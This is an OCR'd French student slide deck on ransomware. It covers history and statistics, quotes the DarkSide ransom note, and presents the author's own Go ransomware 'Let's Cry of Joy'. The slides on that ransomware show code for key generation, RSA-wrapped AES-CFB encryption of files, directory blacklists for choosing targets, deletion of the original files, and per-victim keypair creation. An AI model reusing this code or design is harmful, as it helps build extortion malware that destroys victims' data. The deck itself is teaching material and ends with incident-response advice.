
PROJET ANNUEL : RANSOMWARE



SOMMAIRE


1. Un Ransomquoi ?
   - Qu'est ce qu'un Ransomware
   - Premier Ransomware
   - La nouvelle Pandémie
   - Les Ransomware les plus connus
2. Rencontrer Let's Cry of Joy (aka LCJ)
   - Language utilisé et spécificités
   - Fonctionnement général
   - Structure de LCJ
   - Chiffrement
   - Méthode de chiffrement
   - Comment LCJ sait quel fichier chiffrer
   - Thread et la gestion mémoire
   - KRAM, GOBL and EM modules
3. Infecté par un Ransomware ! Que faire ?

UN RANSOMQUOI ?

- Logiciel qui chiffre les données est réclame une rançon
- Infection par phishing (54%) (1)
- 4 000 attaques par jour (2)
- Augmentation des attaques de 485% en 2020 (3)
- Rançon payée la plus chère : 40M$ (4)
  (Cible : CNA; Virus : Phoenix Cryptolocker)

Sources :

1. safetydetectives.com/blog/ransomware-statistics/
2. safeatlast.co/blog/ransomware-statistics
3. helpnetsecurity.com/2021/04/09/cybercrime-trends-2020/
4. bloomberg.com/news/articles/2021-05-20/cna-financial-paid-40-million-in-ransom-after-march-cyberattack




- Créé en 1989 par le biologiste Joseph L. Popp le "Créateur du Ransomware" (1)
- Appelé le "AIDS TROJAN"
- Methode d'infection par disquette
- Rançon de 189$
- Le logiciel AIDSOUT a permis de récuperer les fichiers (decryptor) (2)

Sources :

1. en.wikipedia.org/wiki/AIDS_(Trojan_horse)
2. medium.com/un-hackable/the-bizarre-pre-internet-history-of-ransomware-bb480a652b4b

- 1 attaque toutes les 11 secondes (1)
- 62% d'augmentation depuis 2019 (2)
- 20 Milliards de $ de dommages attendus en 2021(57x plus qu'en 2015) (3)
- 24% des attaques visent les centres médicaux (4)
- 26% des victimes qui payent ne récuperent pas leurs données (5)



Sources :

1. investisdigital.com/blog/technology/why-ransomware-attacks-are-rise
2. securitymagazine.com/articles/94831-ransomware-soars-with-62-increase-since-2019
3. cybersecurityventures.com/global-ransomware-damage-costs-predicted-to-reach-20-billion-usd-by-2021/
4. fiercehealthcare.com/practices/hackers-target-small-hospitals-practices-for-ransomware-attacks
5. sophos.com/en-us/medialibrary/Gated-Assets/white-papers/sophos-the-state-of-ransomware-2020-wp.pdf

LES RANSOMWARES LES PLUS CONNUS


WANNACRY | NOTPETYA | DARKSIDE

- Première apparition : 12 Mai 2017 (1)
- Suspect : Lazarus Group (Corée du nord) (1)
- Rançon : 300$ - 600$ (Bitcoin) (1)
- Postes infectés : 300 000+ (1)
- Nombre de pays touchés : 150+ (1)
- Gains : 327 paiements, 51.62396539 BTC (130 000$) (1)
- Programme de déchiffrement : Wanakiwi (2)

Sources :

1. en.wikipedia.org/wiki/WannaCry_ransomware_attack
2. github.com/gentilkiwi/wanakiwi

- Première apparition : 27Juin 2017
- Suspect : APT28 (Fancy Bear (Russe))
- Rançon : 300$ (Bitcoin)
- Virus le plus rapide jamais enregistré
- Ransomware a but destructeur
- 10 milliards de dollars de dommages
- Programme de déchiffrement : aucun
- Gains: 4.52082610 BTC ($153,911.43)



Sources :

1. wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/

README.cf19b1e7.TXT - Notepad

Edit Format View Help


```
---------- [ Welcome to DarkSide ] ------------->

What happend?
---------------------------------------------
Your computers and servers are encrypted, private data was downloaded. We use strong encryption algorithms, so you cannot de
But you can restore everything by purchasing a special program from us - universal decryptor. This program will restore all
Follow our instructions below and you will recover all your data.

Data leak
---------------------------------------------
First of all we have uploaded more then      data.

Your personal leak page (TOR LINK): http://darkside   .      onion/
On the page you will find examples of files that have been downloaded.
The data is preloaded and will be automatically published in our blog if you do not pay.
After publication, your data can be downloaded by anyone, it stored on our tor CDN and will be available for at least 6 mont

We are ready:
- To provide you the evidence of stolen data
- To delete all the stolen data.


What guarantees?
---------------------------------------------
We value our reputation. If we do not do our work and liabilities, nobody will pay us. This is not in our interests.
All our decryption software is perfectly tested and will decrypt your data. We will also provide support in case of problems
We guarantee to decrypt one file for free. Go to the site and contact us.

HOW TO CONTACT US?
---------------------------------------------
Using a TOR browser:
1) Download and install TOR browser from this site: https://torproject.org/
2) Open our website: http://darksic          onion/
```

- Première apparition : Août 2020 (v1)
- Origine : Inconnue (pays ex-URSS)
- 90M$ de gains
- 15+ pays touchés
- Prix de la rançon : Selon la cible


Sources :

1. decrypt.co/71295/colonial-pipeline-hackers-darkside-90m-bitcoin

RENCONTRER
LET'S CRY OF JOY (LCJ)




- Golang
- Multi-platforme
- Goroutines
- Gestion memoire
- Synthax



Gopher, Mascotte de Golang


- Ransom note mis sur le Bureau, C:\Users, mes documents
- Identifiant unique
- Communication par mail (Protonmail, Secmail)
- Rançon calculée au pro rata des fichiers chiffrés
- 3 jours pour payer
- Adresse en Bitcoin ou en Monero

- Encryptor
- Decryptor
- KRAM (Key Recreation Appending Module)
- GOBL (GoLang BuiLder)
- Langages



- Clé
  - Clé publique RSA 3072 “hardcoder” dans l’encryptor
  - Création d’une clé de chiffrement de 32 caracteres
- Algorithme de chiffrement
  - Rijndael (AES), Mode d’operation CFB

```go
func rand_str(str_size int) string {
    var alphanum string =
        "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz&'()[]{}*+-_!?.,;:"
    var bytes = make([]byte, str_size)
    rand.Read(bytes)
    for i, b := range bytes {
        bytes[i] = alphanum[b%byte(len(alphanum))]
    }
    return string(bytes)
}

func create_encryption_key() []byte {
    new_key := []byte(rand_str( str_size: 32))
    encrypted_new_key :=  encrypt_encryption_key(new_key)
    err := ioutil.WriteFile( filename: "key", encrypted_new_key,  perm: 0644)
    if err != nil {
        fmt.Printf( format: "Error creating Key file!")
        os.Exit( code: 0)
    }
    return new_key
}
```




```go
ciphertext := make([]byte, aes.BlockSize+len(b))
iv := ciphertext[:aes.BlockSize]

if _, err := io.ReadFull(rand.Reader, iv); err != nil { err }

cfb := cipher.NewCFBEncrypter(block, iv)
cfb.XORKeyStream(ciphertext[aes.BlockSize:], b)
```


Moi après avoir compris ça

- Mappage des fichiers de l'ordinateur
- Exclusion des fichiers contenus dans les blacklists
- Chiffrement de tous les fichiers (excepté ceux qui sont dans la blacklist)

```
var ext_blacklist = []string{...}
var WINDOWS_ff_blacklist = []string{
    "bootmgr",
    //"BOOTNXT",
    "Documents and Settings",
    "DumpStack.log",
    "DumpStack.log.tmp",
    "Program Files",
    "Program Files (x86)",
    "ProgramData",
    "Windows",
    "System Volume Information",
    "lost+found",
    "Autodesk",
}
var LINUX_ff_blacklist = []string{
    "bin",
    "boot",
    ".cache",
    "dev",
    "etc",
    "initrd.img",
    "lib",
    "lib32",
    "lib64",
    "libx32",
    "lost+found",
    "media",
    "opt",
    "proc",
    "run",
    "sbin",
    "srv",
    "sys",
    "tmp",
    "usr",
    "var",
    "vmlinuz",
}
```


```go
go func (f string, c chan string) (){
    defer wg.Done()
    encrypt_file(f, f+".LCJ")
    err := overwrite_remove(f)
    if err != nil{
        pass()
    }
```

```go
if total_files_opened >= 943718400{
    wg.Wait()
}
```



KRAM
(KEY RECREATION APPENDING MODULE)

- Création d'un encryptor et d'un decryptor avec une paire de clés RSA uniques




```go
for i:=0; i < 10; i++ {
    if i == 0 {
        continue
    }
    path := "/root/y/"
    priv, pub := GenerateRsaKeyPair()

    // Export the keys to pem string
    priv_pem := ExportRsaPrivateKeyAsPemStr(priv)
    pub_pem, _ := ExportRsaPublicKeyAsPemStr(pub)

    // Import the keys from pem string
    priv_parsed, _ := ParseRsaPrivateKeyFromPemStr(priv_pem)
    pub_parsed, _ := ParseRsaPublicKeyFromPemStr(pub_pem)

    // Export the newly imported keys
    priv_parsed_pem := ExportRsaPrivateKeyAsPemStr(priv_parsed)
    pub_parsed_pem, _ := ExportRsaPublicKeyAsPemStr(pub_parsed)
```

```
┌──(root💀 x390)-[~/y]
└─# tree
.
├── 1
│   ├── decryptor.go
│   ├── encryptor.go
│   ├── private_key
│   └── public_key
├── 2
│   ├── decryptor.go
│   ├── encryptor.go
│   ├── private_key
│   └── public_key
└── 3
    ├── decryptor.go
    ├── encryptor.go
    ├── private_key
    └── public_key
```


MODULE GOBL (GOLANG BUILDER)

- Création de 3 éxecutables (Windows, Linux, Mac) avec les encryptor et les decryptor

Je n'ai pas de code a montrer, c'est en cours.
Profitez de ce meme

INFÉCTÉ PAR UN RANSOMWARE ?
QUE FAIRE ?

COMMENT RÉAGIR FACE A UNE ATTAQUE DE RANSOMWARE ?



- Déconnecter tout les ordinateurs de internet (sauf le moins important)
- Ne surtout pas éteindre les ordinateurs.
- Isoler le patient zero ainsi que tous les ordinateurs potentiellement infféctés.
- Faire une analyse de l'infection.
- Ne surtout pas payer la rançon
- Jeter tous les disques dur.
- Changer les mots de passe et appliquer les patchs de sécurité
- Restaurer le parc informatique depuis les backups (et ne surtout pas faire comme le meme)